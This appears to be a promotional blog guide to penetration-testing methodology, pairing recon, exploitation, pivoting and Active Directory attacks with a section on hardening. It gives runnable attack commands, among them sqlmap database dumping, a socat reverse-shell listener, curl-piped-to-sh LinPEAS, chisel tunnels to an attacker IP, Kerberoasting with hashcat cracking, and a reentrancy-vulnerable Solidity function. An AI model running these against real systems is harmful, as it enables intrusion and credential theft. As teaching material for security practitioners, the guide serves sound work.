Listen to this Post

Introduction:
In the high-stakes arena of cybersecurity, distinguishing oneself requires moving beyond foundational knowledge to master the advanced, often undocumented, techniques used by elite professionals. This guide distills the methodology of a top-tier security researcher, bug bounty hunter, and penetration tester, providing a actionable roadmap for achieving exceptional skills in vulnerability assessment, network infiltration, and proactive defense. We will translate this high-level expertise into concrete, executable steps across multiple platforms.
Learning Objectives:
- Master advanced reconnaissance and enumeration techniques to discover hidden attack surfaces.
- Develop proficiency in weaponizing common vulnerabilities for penetration testing and bug bounty scenarios.
- Implement hardening measures across Linux, Windows, and cloud environments to mitigate discovered vulnerabilities.
You Should Know:
1. Advanced Reconnaissance: Beyond Basic Enumeration
The initial footprinting phase separates amateurs from professionals. It involves passive and active information gathering to map the target’s digital estate exhaustively.
Step‑by‑step guide explaining what this does and how to use it.
Passive Recon (OSINT): Use tools like `theHarvester` and `Amass` to collect emails, subdomains, and IP ranges without touching the target.
 Using theHarvester for domain enumeration
theharvester -d target.com -b all -f report.html
 Using Amass for comprehensive subdomain discovery
amass enum -passive -d target.com -o subdomains.txt
Active Subdomain Bruteforcing: Combine wordlists with tools like `ffuf` to discover hidden subdomains.
ffuf -w /usr/share/wordlists/seclists/Discovery/DNS/namelist.txt -u https://FUZZ.target.com -H "Host: FUZZ.target.com" -fs 4242
Port & Service Enumeration: Use `Nmap` with advanced scripts to identify services and their versions.
nmap -sC -sV -p- --min-rate=10000 -oA full_scan target_ip
2. Vulnerability Discovery & Exploitation Primer
Once the attack surface is mapped, systematic vulnerability discovery begins. This involves using both automated scanners and manual testing to find logic flaws automated tools miss.
Step‑by‑step guide explaining what this does and how to use it.
Automated Scanning: Use `Nuclei` with community templates to quickly identify known vulnerabilities.
nuclei -u https://target.com -t ~/nuclei-templates/ -severity medium,high,critical -o nuclei_findings.txt
Manual Web Testing: Intercept requests with Burp Suite/OWASP ZAP. Test for OWASP Top 10 vulnerabilities like SQLi, XSS, and SSRF manually.
Proof-of-Concept Exploitation: For a discovered SQL injection, a simple test might be:
 Testing for error-based SQLi
curl "https://target.com/page?id=1'"
A more advanced exploitation could use `sqlmap`:
sqlmap -u "https://target.com/page?id=1" --dbs --batch
3. Post-Exploitation: Establishing a Foothold
Gaining initial access is only the beginning. The real test is maintaining access, moving laterally, and understanding the compromised system’s value.
Step‑by‑step guide explaining what this does and how to use it.
Reverse Shell Stabilization: A netcat reverse shell is unstable. Upgrade it immediately.
 On attacker machine, listen with socat for a better shell
socat file:<code>tty</code>,raw,echo=0 tcp-listen:4444
 In the unstable reverse shell, execute:
python3 -c 'import pty; pty.spawn("/bin/bash")'
 Then press Ctrl+Z, and type:
stty raw -echo; fg
Privilege Escalation Enumeration: Run scripts like `LinPEAS` (Linux) or `WinPEAS` (Windows) to find misconfigurations.
 Transfer and execute LinPEAS on a Linux target
curl -L https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh | sh
4. Network Security & Pivoting
Understanding network topology is crucial for internal penetration tests. Pivoting allows you to use a compromised machine as a relay to attack deeper, segmented networks.
Step‑by‑step guide explaining what this does and how to use it.
Dynamic Port Forwarding with SSH: Create a SOCKS proxy through a compromised Linux host.
 On attacker machine, after obtaining SSH credentials
ssh -D 1080 -N user@compromised_host
 Configure proxychains to route tools through this tunnel
proxychains nmap -sT -p 3389 192.168.100.0/24
Using `chisel` for Fast Tunneling: A lightweight tool for TCP/UDP tunneling.
 On attacker machine (server mode)
./chisel server -p 8080 --reverse
 On compromised target (client mode)
./chisel client attacker_ip:8080 R:1080:socks
5. Windows Active Directory Exploitation
For corporate environments, AD is the crown jewel. Understanding its attack vectors is essential for professional pentesters.
Step‑by‑step guide explaining what this does and how to use it.
Enumeration with `PowerView.ps1`:
Import-Module .\PowerView.ps1
Get-NetUser | Select-Object samaccountname, description
Get-NetGroup -GroupName "Domain Admins"
Kerberoasting Attack: Request service tickets for accounts with SPNs and attempt to crack them offline.
 Using Impacket's GetUserSPNs.py
GetUserSPNs.py -dc-ip 10.10.10.1 domain.local/user -request-user svc_sql
 Crack the hash with hashcat
hashcat -m 13100 hash.txt /usr/share/wordlists/rockyou.txt
6. Proactive Hardening & Mitigation
A true expert can both exploit and defend. Implementing mitigations for the attacks demonstrated is critical.
Step‑by‑step guide explaining what this does and how to use it.
Linux Hardening: Apply the principle of least privilege and audit configurations.
 Check for unnecessary SUID/SGID binaries
find / -type f -perm /6000 -ls 2>/dev/null
 Remove the SUID bit from an unnecessary binary
sudo chmod u-s /path/to/binary
 Ensure SSH is hardened (edit /etc/ssh/sshd_config)
PermitRootLogin no
PasswordAuthentication no
Windows AD Mitigation: Defend against Kerberoasting.
 Enforce strong, complex passwords for service accounts.
 Set "Account is sensitive and cannot be delegated" where possible.
 Use Managed Service Accounts (gMSAs) which have automatic password management.
7. Cloud Security & Web3.0 Awareness
Modern researchers must understand cloud (AWS/Azure/GCP) and Web3.0 (blockchain, smart contracts) attack surfaces, as highlighted in the profile.
Step‑by‑step guide explaining what this does and how to use it.
AWS S3 Bucket Enumeration & Securing:
 Enumerate for misconfigured buckets
aws s3 ls s3://bucket-name --no-sign-request
 Secure a bucket policy (example to block public access via JSON policy)
Smart Contract Basic Security: Understand common vulnerabilities like Reentrancy. A simple vulnerable Solidity pattern:
// VULNERABLE FUNCTION
function withdraw() public {
require(balances[msg.sender] > 0);
(bool sent, ) = msg.sender.call{value: balances[msg.sender]}("");
require(sent, "Failed to send Ether");
balances[msg.sender] = 0; // Update too late!
}
Mitigation: Use the Checks-Effects-Interactions pattern, updating state before making external calls.
What Undercode Say:
- The Methodology is the Weapon: Success is not about knowing every tool, but about a relentless, process-driven methodology—recon, enumeration, exploitation, pivoting, and post-exploitation. Each phase feeds the next.
- Offense Informs Defense: The most effective defenders are those who think like attackers. The hardening steps directly correlate to and neutralize the exploitation techniques shown.
The profile represents a holistic security practitioner. The journey from TryHackMe top 7% to bug bounty hunting and penetration testing illustrates a path of continuous, applied learning. The listed specializations—from network security to Web3.0—are not silos but interconnected domains in a modern threat landscape. Mastery comes from building a foundational process (as outlined in the steps) and then applying its principles across different technologies, whether it’s an Active Directory forest, a Kubernetes cluster, or a blockchain application.
Prediction:
The convergence of IT, OT, and emerging Web3.0 ecosystems will create novel, complex attack surfaces that traditional security models are unprepared for. The future elite cybersecurity professional will be a hybrid expert, capable of pivoting from exploiting a smart contract logic flaw to moving laterally through a cloud-native microservice architecture. The methodological rigor demonstrated by top researchers will become even more critical, as AI-powered offensive tools will automate basic attacks, raising the bar for human hackers to find deeper, more systemic vulnerabilities. The demand for professionals who can perform advanced penetration testing and then architect resilient, zero-trust systems based on those findings will skyrocket.
▶️ Related Video (88% Match):
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Subhajitghosh777 Activity – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


